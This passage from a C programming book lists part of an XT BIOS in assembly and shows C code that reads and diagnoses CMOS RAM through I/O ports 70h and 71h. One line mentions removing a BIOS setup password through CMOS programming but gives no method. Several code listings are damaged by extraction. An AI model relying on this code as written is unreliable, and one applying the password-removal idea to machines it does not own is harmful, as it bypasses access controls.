db 03Fh,033h,03Fh,030h
db 030h,070h,0F0h,0E0h
db 07Fh,063h,07Fh,063h
db 063h,067h,0E6h,0C0h
db 099h,05Ah,03Ch,0E7h
db 0E7h,03Ch,05Ah,099h

db 080h,0E0h,0F8h,0FEh
db 0F8h,0E0h,080h,000h
db 002h,00Eh,03Eh,0FEh
db 03Eh,00Eh,002h,000h
db 018h,03Ch,07Eh,018h
db 018h,07Eh,03Ch,018h
db 066h,066h,066h,066h
db 066h,000h,066h,000h

db 07Fh,0DBh,0DBh,07Bh
db 01Bh,01Bh,01Bh,000h
db 03Eh,063h,038h,06Ch
db 06Ch,038h,0CCh,078h
db 000h,000h,000h,000h
db 07Eh,07Eh,07Eh,000h
db 018h,03Ch,07Eh,018h
db 07Eh,03Ch,018h,0FFh

db 018h,03Ch,07Eh,018h
db 018h,018h,018h,000h
db 018h,018h,018h,018h
db 07Eh,03Ch,018h,000h
db 000h,018h,00Ch,0FEh
db 00Ch,018h,000h,000h
db 000h,030h,060h,0FEh
db 060h,030h,000h,000h

db 000h,000h,0C0h,0C0h
db 0C0h,0FEh,000h,000h
db 000h,024h,066h,0FFh
db 066h,024h,000h,000h
db 000h,018h,03Ch,07Eh
db 0FFh,0FFh,000h,000h
db 000h,0FFh,0FFh,07Eh
db 03Ch,018h,000h,000h

326 A to Z of C

db 000h,000h,000h,000h
db 000h,000h,000h,000h
db 030h,078h,078h,030h
db 030h,000h,030h,000h
db 06Ch,06Ch,06Ch,000h
db 000h,000h,000h,000h
db 06Ch,06Ch,0FEh,06Ch
db 0FEh,06Ch,06Ch,000h

db 030h,07Ch,0C0h,078h
db 00Ch,0F8h,030h,000h
db 000h,0C6h,0CCh,018h
db 030h,066h,0C6h,000h
db 038h,06Ch,038h,076h
db 0DCh,0CCh,076h,000h
db 060h,060h,0C0h,000h
db 000h,000h,000h,000h

db 018h,030h,060h,060h
db 060h,030h,018h,000h
db 060h,030h,018h,018h
db 018h,030h,060h,000h
db 000h,066h,03Ch,0FFh
db 03Ch,066h,000h,000h
db 000h,030h,030h,0FCh
db 030h,030h,000h,000h

db 000h,000h,000h,000h
db 000h,030h,030h,060h
db 000h,000h,000h,0FCh
db 000h,000h,000h,000h
db 000h,000h,000h,000h
db 000h,030h,030h,000h
db 006h,00Ch,018h,030h
db 060h,0C0h,080h,000h

db 07Ch,0C6h,0CEh,0DEh
db 0F6h,0E6h,07Ch,000h
db 030h,070h,030h,030h
db 030h,030h,0FCh,000h
db 078h,0CCh,00Ch,038h
db 060h,0CCh,0FCh,000h
db 078h,0CCh,00Ch,038h
db 00Ch,0CCh,078h,000h

db 01Ch,03Ch,06Ch,0CCh

db 0FEh,00Ch,01Eh,000h
db 0FCh,0C0h,0F8h,00Ch
db 00Ch,0CCh,078h,000h
db 038h,060h,0C0h,0F8h
db 0CCh,0CCh,078h,000h
db 0FCh,0CCh,00Ch,018h
db 030h,030h,030h,000h

db 078h,0CCh,0CCh,078h
db 0CCh,0CCh,078h,000h
db 078h,0CCh,0CCh,07Ch
db 00Ch,018h,070h,000h
db 000h,030h,030h,000h
db 000h,030h,030h,000h
db 000h,030h,030h,000h
db 000h,030h,030h,060h

db 018h,030h,060h,0C0h
db 060h,030h,018h,000h
db 000h,000h,0FCh,000h
db 000h,0FCh,000h,000h
db 060h,030h,018h,00Ch
db 018h,030h,060h,000h
db 078h,0CCh,00Ch,018h
db 030h,000h,030h,000h

db 07Ch,0C6h,0DEh,0DEh
db 0DEh,0C0h,078h,000h
db 030h,078h,0CCh,0CCh
db 0FCh,0CCh,0CCh,000h
db 0FCh,066h,066h,07Ch
db 066h,066h,0FCh,000h
db 03Ch,066h,0C0h,0C0h
db 0C0h,066h,03Ch,000h

db 0F8h,06Ch,066h,066h
db 066h,06Ch,0F8h,000h
db 0FEh,062h,068h,078h
db 068h,062h,0FEh,000h
db 0FEh,062h,068h,078h
db 068h,060h,0F0h,000h
db 03Ch,066h,0C0h,0C0h
db 0CEh,066h,03Eh,000h

db 0CCh,0CCh,0CCh,0FCh
db 0CCh,0CCh,0CCh,000h
db 078h,030h,030h,030h

328 A to Z of C

db 030h,030h,078h,000h
db 01Eh,00Ch,00Ch,00Ch
db 0CCh,0CCh,078h,000h
db 0E6h,066h,06Ch,078h
db 06Ch,066h,0E6h,000h

db 0F0h,060h,060h,060h
db 062h,066h,0FEh,000h
db 0C6h,0EEh,0FEh,0FEh
db 0D6h,0C6h,0C6h,000h
db 0C6h,0E6h,0F6h,0DEh
db 0CEh,0C6h,0C6h,000h
db 038h,06Ch,0C6h,0C6h
db 0C6h,06Ch,038h,000h

db 0FCh,066h,066h,07Ch
db 060h,060h,0F0h,000h
db 078h,0CCh,0CCh,0CCh
db 0DCh,078h,01Ch,000h
db 0FCh,066h,066h,07Ch
db 06Ch,066h,0E6h,000h
db 078h,0CCh,0E0h,070h
db 01Ch,0CCh,078h,000h

db 0FCh,0B4h,030h,030h
db 030h,030h,078h,000h
db 0CCh,0CCh,0CCh,0CCh
db 0CCh,0CCh,0FCh,000h
db 0CCh,0CCh,0CCh,0CCh
db 0CCh,078h,030h,000h
db 0C6h,0C6h,0C6h,0D6h
db 0FEh,0EEh,0C6h,000h

db 0C6h,0C6h,06Ch,038h
db 038h,06Ch,0C6h,000h
db 0CCh,0CCh,0CCh,078h
db 030h,030h,078h,000h
db 0FEh,0C6h,08Ch,018h
db 032h,066h,0FEh,000h
db 078h,060h,060h,060h
db 060h,060h,078h,000h

db 0C0h,060h,030h,018h
db 00Ch,006h,002h,000h
db 078h,018h,018h,018h
db 018h,018h,078h,000h
db 010h,038h,06Ch,0C6h


```

db      000h,000h,000h,000h
db      000h,000h,000h,000h
db      000h,000h,000h,0FFh

db      030h,030h,018h,000h
db      000h,000h,000h,000h
db      000h,000h,078h,00Ch
db      07Ch,0CCh,076h,000h
db      0E0h,060h,060h,07Ch
db      066h,066h,0DCh,000h
db      000h,000h,078h,0CCh
db      0C0h,0CCh,078h,000h

db      01Ch,00Ch,00Ch,07Ch
db      0CCh,0CCh,076h,000h
db      000h,000h,078h,0CCh
db      0FCh,0C0h,078h,000h
db      038h,06Ch,060h,0F0h
db      060h,060h,0F0h,000h
db      000h,000h,076h,0CCh
db      0CCh,07Ch,00Ch,0F8h

db      0E0h,060h,06Ch,076h
db      066h,066h,0E6h,000h
db      030h,000h,070h,030h
db      030h,030h,078h,000h
db      00Ch,000h,00Ch,00Ch
db      00Ch,0CCh,0CCh,078h
db      0E0h,060h,066h,06Ch
db      078h,06Ch,0E6h,000h

db      070h,030h,030h,030h
db      030h,030h,078h,000h
db      000h,000h,0CCh,0FEh
db      0FEh,0D6h,0C6h,000h
db      000h,000h,0F8h,0CCh
db      0CCh,0CCh,0CCh,000h
db      000h,000h,078h,0CCh
db      0CCh,0CCh,078h,000h

db      000h,000h,0DCh,066h
db      066h,07Ch,060h,0F0h
db      000h,000h,076h,0CCh
db      0CCh,07Ch,00Ch,01Eh
db      000h,000h,0DCh,076h
db      066h,060h,0F0h,000h
db      000h,000h,07Ch,0C0h

```

330 A to Z of C

```

    db      078h,00Ch,0F8h,000h

    db      010h,030h,07Ch,030h
    db      030h,034h,018h,000h
    db      000h,000h,0CCh,0CCh
    db      0CCh,0CCh,076h,000h
    db      000h,000h,0CCh,0CCh
    db      0CCh,078h,030h,000h
    db      000h,000h,0C6h,0D6h
    db      0FEh,0FEh,06Ch,000h

    db      000h,000h,0C6h,06Ch
    db      038h,06Ch,0C6h,000h
    db      000h,000h,0CCh,0CCh
    db      0CCh,07Ch,00Ch,0F8h
    db      000h,000h,0FCh,098h
    db      030h,064h,0FCh,000h
    db      01Ch,030h,030h,0E0h
    db      030h,030h,01Ch,000h

    db      018h,018h,018h,000h
    db      018h,018h,018h,000h
    db      0E0h,030h,030h,01Ch
    db      030h,030h,0E0h,000h
    db      076h,0DCh,000h,000h
    db      000h,000h,000h,000h
    db      000h,010h,038h,06Ch
    db      0C6h,0C6h,0FEh,000h

ENTRY  0FE6Eh                                ; IBM entry, time_of_day clock

INT_1A: STI                                  ; User time_of_day bios service
        PUSH    DS
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        POP     AX                            ; Get request type
        CLI                                           ; ...freeze clock
        OR      AH,AH
        JZ      TD_01                            ; Read time, AH=0
        DEC     AH
        JNZ     TD_02                            ; ...invalid request
        MOV     DS:6Ch,DX                        ; Set time, AH=1
        MOV     DS:6Eh,CX                       ; ...set time hi
        MOV     Byte ptr DS:70h,0                ; ...not a new day
        JMP     short TD_02

```

```

TD_01:  MOV     CX,DS:6Eh           ; Read lo order time
        MOV     DX,DS:6Ch           ; ... hi order time
        CALL    TD_03               ; Read resets overflow

TD_02:  STI                               ; Unfreeze clock
        POP     DS
        IRET

TD_03:  MOV     AL,DS:70h           ; Zero the overflow and return
        XOR     DS:70h,AL           ; ...previous status in flags
        RET

        ENTRY   0FEA5h              ; IBM entry, hardware clock

INT_8:  STI                               ; Routine services clock tick
        PUSH    DS
        PUSH    DX
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        DEC     Byte ptr DS:40h      ; Decrement motor count
        JNZ     TI_01                ; ...not time to shut off
        AND     Byte ptr DS:3Fh,11110000b ; Else show motor off
        MOV     AL,0Ch               ; ...send motor off
        MOV     DX,3F2h              ; ...to the floppy
        OUT     DX,AL                ; ...disk controller

TI_01:  INC     Word ptr DS:6Ch       ; Bump lo order time of day
        JNZ     TI_02                ; ...no carry
        INC     Word ptr DS:6Eh       ; Bump hi order time of day

TI_02:  CMP     Word ptr DS:6Eh,18h   ; Is it midnight yet?
        JNZ     TI_03                ; ...no
        CMP     Word ptr DS:6Ch,0B0h  ; Possibly, check lo order
        JNZ     TI_03                ; ...not midnight
        MOV     Word ptr DS:6Eh,0     ; Midnight, reset hi order
        MOV     Word ptr DS:6Ch,0     ; ...lo order ticks
        MOV     Byte ptr DS:70h,1     ; Show new day since last read

TI_03:  INT     1Ch                  ; Execute user clock service
        MOV     AL,20h                ; ...send end_of_interrupt
        OUT     20h,AL                ; ...to 8259 interrupt chip
        POP     AX
        POP     DX
        POP     DS
        IRET

```

332 A to Z of C

```

ENTRY    0FEF3h                ; IBM entry, time_of_day clock
VECTORS dw  int_8                ; Timer tick
dw  int_9                      ; Key attention
dw  IGNORE                     ; Reserved
dw  IGNORE                     ; Reserved for COM2 serial i/o
dw  IGNORE                     ; Reserved for COM1 serial i/o
dw  IGNORE                     ; Reserved for hard disk attn.
dw  int_e                      ; Floppy disk attention
dw  IGNORE                     ; Reserved for parallel printer
dw  int_10                     ; Video bios services
dw  int_11                     ; Equipment present
dw  int_12                     ; Memories present
dw  int_13                     ; Disk bios services
dw  int_14                     ; Serial com. services
dw  int_15                     ; Cassette bios services
dw  int_16                     ; Keyboard bios services
dw  int_17                     ; Parallel printer services
dw  IGNORE                     ; rom Basic (setup later)
dw  int_19                     ; Bootstrap
dw  int_1a                     ; Timer bios services
dw  DUMMY                      ; Keyboard break user service
dw  DUMMY                      ; System tick user service
dw  int_1d                     ; Video parameter table
dw  int_1e                     ; Disk parameter table
dw  ?                          ; Graphic charactr table ptr

ENTRY    0FF23h                ; IBM entry, nonsense interrupt

IGNORE: PUSH DS                ; Unexpected interrupts go here
PUSH DX
PUSH AX
MOV AX,40h
MOV DS,AX
MOV AL,0Bh                    ; What IRQ caused this?
OUT 20h,AL
NOP
IN AL,20h                    ; ...(read IRQ level)
MOV AH,AL
OR AL,AL
JNZ DU_1
MOV AL,0FFh                    ; Not hardware, say 0FFh IRQ
JMP short DU_2

DU_1: IN AL,21h                ; Clear the IRQ
OR AL,AH
OUT 21h,AL
MOV AL,20h                    ; Send end_of_interrupt code

```

```

        OUT      20h,AL                ; ...to 8259 interrupt chip
DU_2:   MOV      DS:6Bh,AH            ; Save last nonsense interrupt
        POP      AX
        POP      DX
        POP      DS
        IRET

        ENTRY    0FF53h                ; IBM entry, dummy interrupts

;INT_1B:                ; Keyboard break user service
;INT_1C:                ; Clock tick user service
DUMMY:  IRET

        ENTRY    0FF54h                ; IBM entry, print screen

INT_5:  STI                        ; Print screen service
        PUSH     DS
        PUSH     AX
        PUSH     BX
        PUSH     CX
        PUSH     DX
        MOV      AX,40h
        MOV      DS,AX
        CMP      Byte ptr DS:100h,1    ; Print screen in progress?
        JZ       PS_5                  ; ...yes, ignore
        MOV      Byte ptr DS:100h,1    ; Flag print screen in progress
        CALL     P_CRLF                ; ...begin new line
        MOV      AH,0Fh
        INT      10h                  ; Get current video state
        PUSH     AX                    ; ...save it
        MOV      AH,3
        INT      10h                  ; Read cursor position
        POP      AX                    ; ...retrieve video state
        PUSH     DX                    ; ...save cursor position
        MOV      CH,19h                ; Do 25 rows
        MOV      CL,AH                ; ...columns in current mode
        XOR      DX,DX                ; Start printing from (0,0)

PS_1:   MOV      AH,2                  ; Set cursor to position
        INT      10h
        MOV      AH,8                  ; ...and read character
        INT      10h
        OR       AL,AL                ; Nulls are special case
        JNZ      PS_2
        MOV      AL,' '                ; ...convert to spaces

PS_2:   PUSH     DX

```

334 A to Z of C

```

        XOR     DX,DX
        MOV     AH,DL                ; Function=Print character
        INT     17h
        POP     DX
        TEST    AH,00100101b        ; Successful print
        JZ      PS_3
        MOV     Byte ptr DS:100h,0FFh ; No, error in Print Screen
        JMP     short PS_4

PS_3:    INC     DL                ; Increment column count
        CMP     CL,DL
        JNZ     PS_1                ; ...in range, continue
        MOV     DL,0
        CALL    P_CRLF              ; Else print new line
        INC     DH                ; ...add another row
        CMP     DH,CH                ; Done all 25 rows?
        JNZ     PS_1                ; ...no, continue
        MOV     Byte ptr DS:100h,0  ; Show done Print Screen OK

PS_4:    POP     DX                ; Get saved cursor position
        MOV     AH,2
        INT     10h                ; ...restore it

PS_5:    POP     DX
        POP     CX
        POP     BX
        POP     AX
        POP     DS
        IRET

        ENTRY   0FFCBh            ; IBM entry, display CR, LF

P_CRLF:  PUSH    DX                ; Print CR, LF, on line printer
        XOR     DX,DX
        MOV     AH,DL                ; Function=print
        MOV     AL,LF                ; LF
        INT     17h
        MOV     AH,0
        MOV     AL,CR                ; CR
        INT     17h
        POP     DX
        RET

;*****
        ENTRY   0FFF0h            ; Hardware power reset entry *
        PUBLIC  POWER              ; ...ic "8088" or "V20" *
POWER:    JMPF    0F000h,COLD        ; ...begins here on power up *

```

```

;*****
ENTRY    0FFF5h                ; Release date, Yankee style
db       "08/23/87"            ; ...MM/DD/YY (not logical)


ENTRY    0FFFEh
db       0FEh                  ; Computer type (XT)
; db     ?                      ; Checksum byte
code     ENDS
;
END

```

41.2 Flash BIOS

A flash BIOS use Flash ROM. Flash ROM is a type of EEPROM (Electrically Erasable Programmable ROM). Flash ROM doesn't require specific hardware device to program, instead it can be programmed even without removing it. Thus we can write our own BIOS code, if our system got Flash BIOS.

41.3 Uniflash

Uniflash is the famous BIOS code for Flash BIOSs. It was actually written in Pascal. It is available on CD . (Few people think that Pascal got good readability over C. It won't be a tough process to convert a Pascal code to C as we have so many language-converters for that!)

42

“We humans are only a breath; none of us are truly great.”

Programming CMOS RAM

CMOS RAM is a random access memory made up of Complementary Metal Oxide Semiconductor (CMOS). CMOS is used for storing setup information in PC. It is used in hardware components that are powered by battery. It is widely used because of its low power consumption. CMOS RAM's size is usually referred as 64 or 128 byte. In fact, CMOS RAM is actually built into the Real-Time Clock (RTC) which has address space of 64 or 128 bytes. The clock registers of RTC use the first 16 bytes. So this CMOS RAM is actually 48 or 112 bytes.

42.1 Viewing contents of CMOS RAM

42.1.1 Logic

CMOS data are accessible via I/O ports 70h and 71h. First send the respective address of CMOS to I/O port 70h and then read the data from I/O port 71h.

Caution

Any write to port 70h should be followed by an action to port 71h, otherwise RTC will be left in an unknown state.

42.1.2 Code

Following is the code to view contents of CMOS RAM. As I said earlier, CMOS RAM is available in two sizes: 64 & 128 bytes. Here I assume that the size of my CMOS RAM is 128 bytes. You need not know the exact size of CMOS RAM for basic operations like viewing contents. However you must know the exact size of CMOS RAM for hazardous operations like clearing CMOS RAM.

```
#include <dos.h>
#define      CMOS_ADDR      (0x70)          /* address port of CMOS */
#define      CMOS_DATA      (0x71)          /* data port for CMOS */

int main( void )
{
    int offset, data;
    const int size = 128; /* or 64 depending upon your system */
    for ( offset=0; offset<size ; ++offset )
    {
        disable( );
```



```


    outportb( CMOS_ADDR, offset );
    data = inportb( CMOS_DATA );
    enable( );
    printf( "%0xX ", data );
}
return(0);
} /*--main( )-----*/

```

42.2 Diagnose CMOS RAM

42.2.1 Logic

The above program outputs just the hexadecimal contents of CMOS RAM. But to diagnose CMOS RAM we must know the structural design of CMOS RAM.

Each CMOS Register is 1 byte (8bits) in size. Following tables show description of each bits in CMOS registers. Ralf Brown's Interrupt List found on CD  also provides a clean note on CMOS Registers. For a better understanding the reader is advised to have a look on CMOS.LST file of Ralf Brown's Interrupt List.

AT REAL TIME CLOCK STATUS REGISTER A					
7	654	3210	FUNCTION	ALLOWABLE VALUES	
X			UPDATE IN PROGRESS	1=DATE/TIME BEING UPDATED, 0=NOT	
	XXX		22 STAGE DIVIDER	DEFAULT=010, 32.768 KHZ TIME BASE	
		XXXX	RATE SELECTION FREQUENCY	DEFAULT=0110, 1.024 KHZ	

AT REAL TIME CLOCK STATUS REGISTERS B									
7	6	5	4	3	2	1	0	NAME	ALLOWABLE VALUES
X								SET, 1 PER SECOND	0=UPDATE NORMALLY, 1=ABORT UPDATE
	X							PERIODIC INT ENABLE	0=DISABLE INT (DEFAULT), 1=ENABLED
		X						ALARM INT ENABLE	0=DISABLED (DEFAULT), 1=ENABLED
			X					UPDATE END INT ENA.	0=DISABLED (DEFAULT), 1=ENABLED
				X				SQUARE WAVE ENABLE	0=DIS (DEF), 1=ENA, PER REG A 0-3
					X			DATE MODE	0=BCD (DEFAULT), 1=BINARY
						X		24/12 MODE	0=12 HOUR, 1=24 HOUR FORMAT (DEFAULT)
							X	DAYLIGHT SAVING ENA	0=DISABLED (DEFAULT), 1=ENABLED

AT REAL TIME CLOCK STATUS REGISTER C						
7	6	5	4	3210	NAME	ALLOWABLE VALUES
X					IRQF FLAG	READ ONLY
	X				PF FLAG	READ ONLY
		X			AF FLAG	READ ONLY
			X		UF FLAG	READ ONLY
				XXXX	RESERVED	SHOULD ALWAYS BE ZERO

AT CMOS STATUS REGISTER D			
7	6543210	NAME	ALLOWABLE VALUES
X		VALID RAM BIT	0=BATT DEAD,RAM INVALID, 1=BATT GOOD
	XXXXXXX	RESERVED	SHOULD ALWAYS BE ZERO

AT CMOS DIAGNOSTICS BYTE								
7	6	5	4	3	2	10	NAME	ALLOWABLE VALUES
X							POWER STAT OF RTC	1=CHIP HAS LOST POWER, 0=NOT
	X						CHECKSUM STATUS	0=CHECKSUM OK, 1=NOT OK
		X					CONFIGURATION INFO	0=VALID INFO, 1=NOT VALID
			X				MEMORY SIZE COMPARE	0=SAME SIZE, 1=NOT SAME SIZE
				X			FIXED DISK STATUS	0=OK, 1=DRIVE OR ADAPTER FAILED
					X		TIME STATUS	0=TIME IS OK, 1=TIME NOT OK
						XX	RESERVED	

AT CMOS DRIVE TYPE BYTE			
7654	3210	FUNCTION	ALLOWABLE VALUES
XXXX		TYPE OF FIRST DRIVE	0000=NO DRIVE, 0001=360K 5.25" 0010=1.2M 5.25" 0011=720K 3.5" 0100=1.44M 3.5"
	XXXX	TYPE OF SECOND DRIVE	

AT CMOS FIXED DRIVE TYPES			
7654	3210	NAME	ALLOWABLE VALUES
XXXX		FIXED DISK C TYPE	0000=NO DRIVE 1H TO 0EH SEE CHART
	XXXX	FIXED DISK D TYPE	0000=NO DRIVE 1H TO 0EH SEE CHART IF BYTE= 0FH THEN SEE EXTENDED BYTE FOR DRIVE TYPE

AT CMOS EQUIPMENT BYTE						
76	54	32	1	0	NAME	ALLOWABLE VALUES
XX					NUMBER OF DISK DRIVES	00=1,01=2,10=3,11=4
	XX				PRIMARY DISPLAY TYPE	00=DISPLAY HAS BIOS or EGA, 01=40 COL CGA, 10=80 COL CGA, 11=MDA, 101=EGA
		XX			NOT USED	
			X		MATH COPROCESSOR	0=NOT INSTALLED, 1=INSTALLED
				X	DISK DRIVES AVAILABLE	0=NO DRIVES, 1=DISK DRIVES AVAILABLE

AT CMOS DRIVE C AND D EXTENDED DRIVE TYPE BYTES		
76543210	NAME	ALLOWABLE VALUES
XXXXXXXXX	DRIVE C TYPE BYTE	SEE NEXT CHART FOR TYPES
XXXXXXXXX	DRIVE D TYPE BYTE	SEE NEXT CHART FOR TYPES
IF FIXED DRIVE 4 BITS FOR C IS 0-0EH IGNOR EXTENDED C IF FIXED DRIVE 4 BITS FOR D IS 0-0EH IGNOR EXTENDED D		

AT HARD DISK TYPES						
DISK TYPE	CYLINDER COUNT	TOTAL HEADS	PRE COMP	LAND ZONE	SECTORS PER/TRK	SIZE MB
1	306	4	128	305	17	10.1
2	615	4	300	615	17	20.4
3	615	6	300	615	17	30.6
4	940	8	512	940	17	62.4
5	940	6	512	940	17	46.8
6	615	4	NONE	615	17	20.4
7	462	8	256	511	17	30.6
8	733	5	NONE	733	17	30.4
9	900	15	NONE	901	17	112.0
10	820	3	NONE	820	17	20.4
11	855	5	NONE	855	17	35.4
12	855	7	NONE	855	17	49.6
13	306	8	128	319	17	20.3
14	733	7	NONE	733	17	42.5
16	612	4	0	663	17	20.5
17	977	5	300	977	17	40.5
18	977	7	NONE	977	17	56.7
19	1024	7	512	1023	17	59.5
20	733	5	300	732	17	30.4
21	733	7	300	732	17	42.5
22	733	5	300	733	17	30.4
23	306	4	0	336	17	10.1
25	615	4	0	615	17	20.4
26	1024	4	NONE	1023	17	34.0
27	1024	5	NONE	1023	17	42.5
28	1024	8	NONE	1023	17	68.0
29	512	8	256	512	17	34.0
30	615	2	615	615	17	10.2
31	989	5	0	989	17	41.0
32	1020	15	NONE	1024	17	127.0
35	1024	9	1024	1024	17	76.5
36	1024	5	512	1024	17	42.5
37	830	10	NONE	830	17	68.8
38	823	10	256	824	17	68.3
39	615	4	128	664	17	20.4
40	615	8	128	664	17	40.8
41	917	15	NONE	918	17	114.1
42	1023	15	NONE	1024	17	127.3
43	823	10	512	823	17	68.3
44	820	6	NONE	820	17	40.8
45	1024	8	NONE	1024	17	68.0
46	925	9	NONE	925	17	69.1
47	699	7	256	700	17	40.6

42.2.2 Code

This is the C code to read the contents of CMOS setup registers and diagnose it. It analyzes the power of battery, checksum etc through the contents of CMOS registers. Once I received this code from someone else. I am not aware of the real author. The author assumes the size of the CMOS to be 64 bytes.

```
#include <stdio.h>
#include <dos.h>

typedef struct
{
    char  seconds;      /* AT Real Time Clock (RTC): Seconds */
    char  secalarm;     /* AT RTC: Seconds Alarm */
    char  minutes;      /* AT RTC: Minutes */
    char  minalarm;     /* AT RTC: Minutes Alarm */
    char  hours;        /* AT RTC: Hours */
    char  hrsalarm;     /* AT RTC: Hours Alarm */
    char  dayofweek;    /* AT RTC: day of week */
    char  dayofmon;     /* AT RTC: day of month */
    char  month;        /* AT RTC: month */
    char  year;         /* AT RTC: year */
    char  aregister;    /* STATUS REGISTER A */
    char  bregister;    /* STATUS REGISTER B */
    char  cregister;    /* STATUS REGISTER C */
    char  dregister;    /* STATUS REGISTER D */
    char  diagnostic;   /* Diagnostics status byte */
    char  shutdown;     /* Shutdown status byte */
    char  diskettes;    /* A & B diskette types */
    char  reserved1;    /* undefined */
    char  harddrive;    /* C & D hard drive types */
    char  reserved2;    /* undefined */
    char  equipment;    /* equipment byte */
    char  lowbyte;      /* low byte of base memory */
    char  highbyte;     /* high byte of base memory */
                        /* 100h = 256k, 200h = 512k, 280h = 640k */
    char  extlow;       /* low byte of extended memory */
    char  exthigh;      /* high byte of extended memory */
                        /* 200h=512k;400h=1024k;etc to 3c00h=15360k */
    char  drivec;       /* more data on drive c */
    char  drived;       /* more data on drive d */
    char  reserved[19]; /* reserved */
    unsigned checksum;
    char  extlow1;      /* same as extlow */
    char  exthigh1;     /* same as exthigh */
    char  century;      /* binary coded decimal value for century */
                        /* 19h = 1900 for example */
}
```

```

        char  infoflag;    /* bit 7 set = top 128k installed */
        char  info[12];
    } CMOS, *CMOSPTR;

#define      CMOS_ADDR      0x70          /* address port of CMOS */
#define      CMOS_DATA      0x71          /* data port for CMOS */

void GetCMOS( char *cmosdata )            /* read CMOS data (64 bytes) */
{
    unsigned char j, byte;

    for ( j=0; j<64; j++ )
    {
        disable( );                /* disable interrupts */
        outportb( CMOS_ADDR, j );    /* specify byte to get */
        byte= inportb( CMOS_DATA );  /* get data */
        enable( );                  /* enable interrupts */
        *cmosdata++ = byte;          /* save CMOS data */
    }
} /*--GetCMOS( )-----*/

void ReadCMOS( void )
{
    static char *floppy[] = {
        "None",
        "360K 5.25-inch",
        "1.2M 5.25-inch",
        "720K 3.5-inch",
        "1.44M 3.5-inch"
    };
    static char *display[] = {
        "EGA",                      /* 00 */
        "40 column CGA",            /* 01 */
        "80 column CGA",            /* 10 */
        "MDA",                      /* 11 */
    };
    static char *math[] = {
        "Not Installed",
        "Installed"
    };
    static char *diag[] = {
        "Time",
        "Hard Dr",
        "Memory",
        "CnfInfo",
        "Chksum",
    }
}

```

342 A to Z of C

```
        "PwrOK"
    };
    static char *status[] = {
        "OK",
        "Not OK"
    };
    static char *hardtbl[] = {
        "
        " Drive      Cylinder  Heads/   Pre-   Land   Sectors   Size
        " Type        (Tracks)  Sides    Comp   Zone    Per Trk   (MB)
        "
    };
    static char *harddisk[] = {
        " None      ---      --      ---      ---      --      ----
        " 1         306        4       128      305      17       10.1
        " 2         615        4       300      615      17       20.4
        " 3         615        6       300      615      17       30.6
        " 4         940        8       512      940      17       62.4
        " 5         940        6       512      940      17       46.8
        " 6         615        4       NONE     615      17       20.4
        " 7         462        8       256     511      17       30.6
        " 8         733        5       NONE     733      17       30.4
        " 9         900       15       NONE     901      17      112.0
        " 10        820        3       NONE     820      17       20.4
        " 11        855        5       NONE     855      17       35.4
        " 12        855        7       NONE     855      17       49.6
        " 13        306        8       128     319      17       20.3
        " 14        733        7       NONE     733      17       42.5
        " 16        612        4        0      663      17       20.5
        " 17        977        5       300     977      17       40.5
        " 18        977        7       NONE     977      17       56.7
        " 19       1024        7       512    1023      17       59.5
        " 20        733        5       300     732      17       30.4
        " 21        733        7       300     732      17       42.5
        " 22        733        5       300     733      17       30.4
        " 23        306        4        0     336      17       10.1
        " 25        615        4        0     615      17       20.4
        " 26       1024        4       NONE    1023      17       34.0
        " 27       1024        5       NONE    1023      17       42.5
        " 28       1024        8       NONE    1023      17       68.0
        " 29        512        8       256     512      17       34.0
        " 30        615        2       615     615      17       10.2
        " 31        989        5        0     989      17       41.0
        " 32       1020       15       NONE    1024      17      127.0
        " 35       1024        9     1024    1024      17       76.5
        " 36       1024        5       512    1024      17       42.5
        " 37        830       10       NONE     830      17       68.8
    },
```

"	38	823	10	256	824	17	68.3	"
"	39	615	4	128	664	17	20.4	"
"	40	615	8	128	664	17	40.8	"
"	41	917	15	NONE	918	17	114.1	"
"	42	1023	15	NONE	1024	17	127.3	"
"	43	823	10	512	823	17	68.3	"
"	44	820	6	NONE	820	17	40.8	"
"	45	1024	8	NONE	1024	17	68.0	"
"	46	925	9	NONE	925	17	69.1	"
"	47	699	7	256	700	17	40.6	"};

```

CMOS      cmosdata;
char      *iptr = (char *)&cmosdata;
int       j, k, drive;

GetCMOS( iptr );      /* read 64 bytes of CMOS data */
printf( "CMOS Diagnostics Status:\n" );
j = (cmosdata.diagnostic >> 2);
for ( k=0; k<6; k++ )
{
    printf( "%-7s: %s\n", diag[k], status[(j & 1)] );
    j >>= 1;
}
printf( "\nCMOS Equipment Information:\n" );
printf( "Display: %s\n", display[(cmosdata.equipment >> 4) & 3] );
printf( " Coproc: %s\n", math[(cmosdata.equipment & 2)] );
drive = 'A';
j = (cmosdata.equipment & 1) * (1 + (cmosdata.equipment >> 6));
printf( " Floppy: %d\n",j );
if ( j )
{
    printf( "Drive %c: %s\n", drive++,
            floppy[(cmosdata.diskettes >> 4)] );
    printf( "Drive %c: %s\n", drive++,
            floppy[(cmosdata.diskettes & 0x0f)] );
}
printf( "Hard Dr: " );
if ( cmosdata.harddrive ) /* at least 1 hard drive */
{
    printf( "\n" );
    for ( j=0; j<4; j++ )
        printf( "          %s\n",hardtbl[j] );
    j = (cmosdata.harddrive >> 4);
    k = (cmosdata.harddrive & 0x0f);
    if (j == 15)
        j = (cmosdata.drivec);
    if (k == 15)

```

```

        k = (cmosdata.drived);
        printf( "Drive %c: %s\n", drive++, harddisk[j] );
        printf( "Drive %c: %s\n", drive, harddisk[k] );
        printf( "
                |_____|_____|_____|_____|
                " \n" );
    }
    else
        printf( "None\n" );
    iptr = (char *)&cmosdata
    printf( "\nHex Dump of CMOS RAM:\n" );
    for ( j=0,k=0 ; j<64; j++ )
    {
        printf( "%02x ", *iptr++ );
        k++;
        if ( k == 16 )
        {
            k = 0;
            printf( "\n" );
        }
    }
} /*--ReadCMOS( )-----*/

int main( void )
{
    ReadCMOS( );
    return(0);
} /*--main( )-----*/

```

42.3 Illegal Operation

By programming CMOS RAM, we can even remove the setup password through programs. It is explained in “Illegal Codes” unit.

“Generosity will be rewarded.”

43

Device Driver Programming

“*Device driver*” and “*Driver*” are interchangeably used in Programming world. Device drivers are the programs that control the functioning of peripherals. According to me, writing device driver is one of the easier things in programming. What all you need to know for device driver programming is good knowledge of hardware components. You may also need to know, how to access those hardware components through programs. In this chapter let’s see how to write our own device driver.

43.1 Secrets

As I said earlier, device drivers are the programs that control the functioning of peripherals like keyboard, printer, etc. More specifically, they are the modules of an operating system.

MS DOS device drivers are with .SYS extensions. Since drivers drive peripheral devices, they get loaded into the memory when we bootup the system. So obviously, they remain resident in memory, but they are not considered as normal TSRs.

